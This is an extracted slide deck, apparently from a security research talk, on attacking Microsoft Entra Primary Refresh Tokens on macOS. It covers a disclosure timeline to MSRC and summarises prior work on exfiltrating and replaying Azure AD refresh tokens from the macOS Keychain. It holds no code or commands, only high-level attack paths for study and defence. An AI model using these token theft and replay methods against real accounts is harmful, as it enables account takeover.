



# Attacking Primary Refresh Tokens

## Storybook

Featuring: Microsoft's macOS implementation

# What can you expect from this story

## PRT Refresher

What are Primary Refresh Tokens and how does one acquire one.

## PRT protocol versions

The facts *may* be different than the documentation on the Microsoft site.

## Secure Enclave


Microsoft using the TPM on macOS, mostly..

## Sorry, no 0-day

That's at least what we thought, until Microsoft wanted a call..

.... turns out they deemed it to be a critical one.

So, sorry not many demos ^\(^)^\(^)





# This book belongs to...

I'm Olaf, I like warm hugs and am a Detection engineer  
and Security Researcher at FalconForce.  
Follow me at [@olafhartong](https://twitter.com/olafhartong) to learn more.



# This book belongs to...

I'm Dirk-Jan, and I'm a Security Researcher at Outsider Security. Follow me at @\_dirkjan to learn more.



# Once upon a timeline

Initial finding

Picked up research

Secure Enclave

**Dec 2022**

Deviceless PRT  
found and  
managed to  
abuse it

**April/May 2024**

Refined the  
research and  
tooling. Reported  
to MSRC

**May 2024**

Discovered  
PRTv4 and added  
support to tools

# Main Characters



**Quickfix Quinn**

Implementing code



**Pathfinder Paws**

Navigating Entra ID



**Sir Block-a-Lot**

Building defensive infrastructure



**King**

He loves Phishing

# Prior research

Thomas Naunheim

Abuse and replay of Azure AD refresh token from Microsoft Edge  
in macOS Keychain

<https://www.cloud-architekt.net/abuse-and-replay-azuread-token-macos/>

Thomas Naunheim

About   Blog   Categories   Speaking   Publications   Links   Disclosure   Privacy

## Abuse and replay of Azure AD refresh token from Microsoft Edge in macOS Keychain


Microsoft is using Keychain to store cached Azure AD tokens for "logged in" Edge profiles on macOS devices. Apple's integrated password management system offers "encryption at rest" and built-in security features. Nevertheless, options to exfiltrate user's token and abuse them for token replay attacks should be considered. In this blog post, I like to give an overview about the potential attack scenarios and some security considerations.

May 31, 2022 · 12 minute read

The diagram illustrates the process of a replay attack against Microsoft Edge on a macOS device. It shows the interaction between the Microsoft Edge Browser, macOS Keychain, and Azure AD. The process involves:

- Sign-in profile creation in Microsoft Edge.
- Requesting RT/AT for the Edge profile.
- Caching the token in the macOS Keychain.
- Optional sync of the token to the iCloud Keychain.
- Replaying the invalidated token from the iCloud Keychain.
- Requesting RT/AT for FIDO apps via "Find My" for MS Edge.
- Accessing resources with designated scope of user's permission.


Overview of the sign-in, token cache flow and potential replay attack paths on macOS devices.



